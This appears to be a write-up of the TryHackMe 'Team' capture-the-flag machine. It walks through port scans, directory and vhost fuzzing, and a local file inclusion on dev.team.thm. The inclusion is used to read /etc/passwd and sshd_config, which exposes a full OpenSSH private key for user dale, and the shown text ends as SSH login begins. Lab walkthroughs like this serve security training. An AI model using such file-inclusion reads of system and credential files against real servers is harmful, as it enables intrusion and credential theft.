Team (THM)

ip of the machine :- 10.10.76.180

```
~/current Tue Oct 01 2024 07:43 pm (5.961s)
ping 10.10.76.180

PING 10.10.76.180 (10.10.76.180) 56(84) bytes of data.
64 bytes from 10.10.76.180: icmp_seq=1 ttl=60 time=368 ms
64 bytes from 10.10.76.180: icmp_seq=2 ttl=60 time=209 ms
64 bytes from 10.10.76.180: icmp_seq=3 ttl=60 time=152 ms
64 bytes from 10.10.76.180: icmp_seq=4 ttl=60 time=153 ms
64 bytes from 10.10.76.180: icmp_seq=5 ttl=60 time=169 ms
64 bytes from 10.10.76.180: icmp_seq=6 ttl=60 time=152 ms
^C
--- 10.10.76.180 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5002ms
rtt min/avg/max/mdev = 151.708/200.278/367.871/77.615 ms
```

machine is on!!!

```
~/current Tue Oct 01 2024 07:46 pm (38.136s)
nmap -p- --min-rate=10000 10.10.76.180

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-01 19:46 IST
Nmap scan report for 10.10.76.180
Host is up (0.16s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 38.10 seconds
```

got some open ports!!! will do aggressive scanning now....

```
~/current Tue Oct 01 2024 07:47 pm (13.575s)
nmap -p 21,22,80 -Pn -sC -A -n 10.10.76.180

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-01 19:47 IST
Nmap scan report for 10.10.76.180
Host is up (0.38s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
|   256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_  256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.53 seconds
```

Found versions of all the services running on required ports.

```
~/current Tue Oct 01 2024 07:49 pm (12.306s)
ftp 10.10.76.180 21

Connected to 10.10.76.180.
220 (vsFTPd 3.0.3)
Name (10.10.76.180:sohamt): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed.
ftp> ^C
ftp> quit
221 Goodbye.
```

```
~/current Tue Oct 01 2024 07:49 pm (19.796s)
ftp 10.10.76.180 21

Connected to 10.10.76.180.
220 (vsFTPd 3.0.3)
Name (10.10.76.180:sohamt): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed.
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp: bind: Address already in use
ftp> USER
?Invalid command
ftp> exit
?Invalid command
ftp> quit
221 Goodbye.
```

unable to login through default credentials anonymous:anonymous.

A web interface??? let's further enumerate..... src. code.

Didn't find anything in the src. code so now will be using ffuf for directory fuzzing.


```
~/current Tue Oct 01 2024 07:56 pm (1m 28.43s)
ffuf -u http://10.10.76.180/FUZZ -w /usr/share/dirb/wordlists/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.76.180/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 3388ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4400ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 213ms]
:: Progress: [20469/20469] :: Job [1/1] :: 159 req/sec :: Duration: [0:01:28] :: Errors: 0 ::
```

oops!!! Didn't find anything...

Didn't find anything so looked at the src code again and found this.

```
-->
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts!</title>
  <style type="text/css" media="screen">
* {
  margin: 0px 0px 0px 0px;
```

let's add it in our /etc/hosts file.



After adding team.thm, it opened this site...


Now didn't find anything in the src. code as it is a template so will be doing subdomain enumeration now... using ffuf again....

```
~/current Tue Oct 01 2024 08:08 pm (3m 56.10s)
ffuf -u http://FUZZ.team.thm -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : http://FUZZ.team.thm
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

:: Progress: [4989/4989] :: Job [1/1] :: 11 req/sec :: Duration: [0:03:56] :: Errors: 4989 ::
```


Didn't find any subdomains.... so used gobuster with different wordlist.

```
~/current Tue Oct 01 2024 08:14 pm
gobuster vhost -u http://team.thm -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -t 50

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://team.thm
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.team.thm Status: 200 [Size: 187]
Found: www.dev.team.thm Status: 200 [Size: 187]
Found: gc._msdcs.team.thm Status: 400 [Size: 422]
```


found some interesting ones.... So added the domain in /etc/hosts file and went to the domain.



found a link... Let's move further...



Just a normal web page but url seemed fishy to me like the query page is referring/displaying a web page which is present on the server so maybe we can detect LFI (local file inclusion) here, which is seeing any sensitive file present on the server and see if we can execute some commands to get reverse shell or not.



Confirmed it is LFI....


```
1
2  root:x:0:0:root:/root:/bin/bash
3  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
4  bin:x:2:2:bin:/bin:/usr/sbin/nologin
5  sys:x:3:3:sys:/dev:/usr/sbin/nologin
6  sync:x:4:65534:sync:/bin:/bin/sync
7  games:x:5:60:games:/usr/games:/usr/sbin/nologin
8  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
9  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
10 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
11 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
12 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
13 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
14 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
15 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
16 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
17 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
18 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
19 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
20 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
21 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
22 syslog:x:102:106::/home/syslog:/usr/sbin/nologin
23 messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
24 _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
25 lxd:x:105:65534::/var/lib/lxd/:/bin/false
26 uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
27 dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
28 landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
29 pollinate:x:109:1::/var/cache/pollinate:/bin/false
30 dale:x:1000:1000:anon,,,:/home/dale:/bin/bash
31 gyles:x:1001:1001::/home/gyles:/bin/bash
32 ftpuser:x:1002:1002::/home/ftpuser:/bin/sh
33 ftp:x:110:116:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
34 sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
35
```

Now after a bit formatting found two possible usernames Dale and gyles.

Was unable to find anything to get reverse shell then came to know that i didn't do directory fuzzing further after adding domain in /etc/hosts file on the domain, so will do that now.

```
~/current Tue Oct 01 2024 08:45 pm (23.986s)
gobuster dir -u http://team.thm -w /usr/share/dirb/wordlists/common.txt -t 50

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://team.thm
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/.hta                 (Status: 403) [Size: 273]
/assets               (Status: 301) [Size: 305] [--> http://team.thm/assets/]
/images               (Status: 301) [Size: 305] [--> http://team.thm/images/]
/index.html           (Status: 200) [Size: 2966]
/robots.txt           (Status: 200) [Size: 5]
/scripts              (Status: 301) [Size: 306] [--> http://team.thm/scripts/]
/server-status        (Status: 403) [Size: 273]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Found a lot of directories that i missed.



We found dale username before while performing Test for LFI, so maybe we have to login as dale first...

Only robots.txt worked for many and not anything else.
So thought of looking for private key of dale but didn't find it in home directory so went looking for /etc/ssh/sshd_config which was displayed because by default an ssh key can be in user's home directory which it was not displaying, so went looking for above file.

view-source:http://dev.team.thm/script.php?page=/etc/ssh/sshd_config

```
113 # Allow client to pass locale environment variables
114 AcceptEnv LANG LC_*
115
116 # override default of no subsystems
117 Subsystem   sftp    /usr/lib/openssh/sftp-server
118
119 # Example of overriding settings on a per-user basis
120 #Match User anoncvs
121 #   X11Forwarding no
122 #   AllowTcpForwarding no
123 #   PermitTTY no
124 #   ForceCommand cvs server
125
126 AllowUsers dale gyles
127
128
129
130 #Dale id_rsa
131 #-----BEGIN OPENSSH PRIVATE KEY-----
132 #b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
133 #NhAAAAAwEAAQAAAYEAng6KMTH3zm+6rqeQzn5HLBjgruB9k2rX/XdzCr6jvdFLJ+uH4ZVE
134 #NUkbi5WUOdR4ock4dFjk03X1bDshaisAFRJJkgUq1+zNJ+p96ZIEKtm93aYy3+YggliN/W
135 #oG+RPqP8P6/uflU0ftxkHE54H1Ll03HbN+0H4JM/InXvuz4U9Df09m99JYi6DVw5XGsaWK
136 #o9WqHhL5XS8lYu/fy5VAYOfJ0pyTh8IdhFUuAzfuC+fj0BcQ6ePFhxEF6WaNCSpK2v+qxP
137 #zMUILQdztr8WhURTxuaOQOIxQ2xJ+zWDKMiynzJ/lzwmI4EiOKj1/nh/w7I8rk6jBjaqAu
138 #k5xumOxPnyWAGiM0XOBSfgaU+eADcaGfwSF1a0gI8G/TtJfbcW33gnwZBVhc30uLG8JoKS
139 #xtA1J4yRazjEqK8hU8FUvowsGGls+trkxBYgceWwJFUudYjBq2NbX2glKz52vqFZdbAa1S
140 #0soiabHiuwd+3N/ygsSuDhOhKIg4MWH6VeJcSMIrAAAFkNt4pcTbeKXEAAAAB3NzaC1yc2
141 #EAAAGBAJ4OijEx985vuq6nkM5+RywY4K7gfZNq1/13cwq+o73RSyfrh+GVRDVJG4uVlDnU
142 #eKHJOHRY5NN19Ww7IWorABUSSZIFKtfszSfqfemSBCrZvd2mMt/mIIJYjf1qBvkT6j/D+v
143 #7n5VNH7cZBxOeB9S5dNx2zftB+CTPyJ177s+FPQ39PZvfSWIug1cOVxrGliqPVqh4S+V0v
144 #JWLv38uVQGDnydKck4fCHYRVLgM37gvn49AXEOnjxYcRBelmjQkqStr/qsT8zFCC0Hc7a/
145 #FoVEU8bmjkDiMUNsSfs1gyjIsp8yf5c8JiOBIjio9f54f8OyPK5OowY2qgLpOcbpjsT58l
146 #gBojNFzgUn4GlPngA3Ghn8EhdWtICPBv07SX23Ft94J8GQVYXN9LixvCaCksbQNSeMkWs4
147 #xKivIVPBVL6MLBhpbPra5MQWIHHlsCRVLnWIwatjW19oJSs+dr6hWXWwGtUtLKImmx4rsH
148 #ftzf8oLErg4ToSiIODFh+lXiXEjCKwAAAAMBAAEAAAGAGQ9nG8u3ZbTTXZPV4tekwzoijb
149 #esUW5UVqzUwbReU99WUjsG7V50VRqFUolh2hV1FvnHiLL7fQer5QAvGR0+QxkGLy/AjkHO
150 #eXC1jA4JuR2S/Ay47kUXjHMr+C0Sc/WTY47YQghUlPLHoXKWHLq/PB2tenkWN0p0fRb85R
151 #N1ftjJc+sMAWkJfwH+QqeBvHLp23YqJeCORxcNj3VG/4lnjrXRiyImRhUiBvRWek4o4Rxg
152 #Q4MUvHDPxc2OKWaIIBbjTbErxACPU3fJSy4MfJ69dwpvePtieFsFQEoJopkEMn1Gkf1Hyi
153 #U2lCuU7CZtIIjKLh90AT5eMVAntnGlK4H5UO1Vz9Z27ZsOy1Rt5svnhU6X6Pldn6iPgGBW
154 #/vS5rOqadSFUnoBrE+Cnul2cyLWyKnV+FQHD6YnAU2SXa8dDDlp204qGAJZrOKukXGIdiz
155 #82aDTaCV/RkdZ2YCb53IWyRw27EniWdO6NvMXG8pZQKwUI2B7wljdgm3ZB6fYNFUv5AAAA
156 #wQC5Tzei2ZXPj5yN7EqrQk16vUivWP9p6S8KUxHVBvqdJDoQqr8IiPovs9EohFRA3M3h0q
```

```
#z+zdN4wIKHMdAg0yaJUUj9WqSwj9ItqNtDxkXpXkfSSgXrfaLz3yXPZTTdvpah+WP5S8u6
#RuSnARrKjgkXT6bKyfGeIVnIpHjUf5/rrnb/QqHyE+AnWGDNQY9HH36gTyMEJZGV/zeBB7
#/ocepv6U5HWlqFB+SCcuhCfkegFif8M7O39K1UUkN6PWb4/IoAAADBAMuCxRbJE9A7sxzx
#sQD/wqj5cQx+HJ82QXZBtwO9cTtxrL1g10DGDK01H+pmWDkuSTcKGOXeU8AzMoM9Jj0ODb
#mPZgp7FnSJDPbeX6an/WzWWibc5DGCmM5VTIkrWdXuuyanEw8CMHUZCMYsltfbzeexKiur
#4fu7GSqPx30NEVfArs2LEqW5Bs/bc/rbZ0UI7/ccfVvHV3qtuNv3ypX4BuQXCkMuDJoBfg
#e9VbKXg7fLF28FxaYlXn25WmXpBHPPdwAAAMEAxtKShv88h0vmaeY0xpgqMN9rjPXvDs5S
#2BRGRg22JACuTYdMFONgWo4on+ptEFPtLA3Ik0DnPqf9KGinc+j6jSYvBdHhvjZleOMMIH
#8kUREDVyzgbpzIlJ5yyawaSjayM+BpYCAuIdI9FHyWAlersYc6ZofLGjbBc3Ay1IoPuOqX
#b1wrZt/BTpIg+d+Fc5/W/k7/9abnt3OBQBf08EwDHcJhSo+4J4TFGIJdMFydxFFr7AyVY7
#CPFMeoYeUdghftAAAAE3A0aW50LXA0cnJvdEBwYXJyb3QBAgMEBQYH
#-----END OPENSSH PRIVATE KEY-----

```

private key of dale...

```
dale@TEAM ~ Tue Oct 01 2024 08:56 pm



~/current Tue Oct 01 2024 08:56 pm (5.223s)
ssh -i auth.txt dale@10.10.76.180

The authenticity of host '10.10.76.180 (10.10.76.180)' can't be established.
ED25519 key fingerprint is SHA256:33en2c6AmAEzI4zDeUH4EyLRpyzjrXxptkcSHBnTVbA.
This key is not known by any other names.
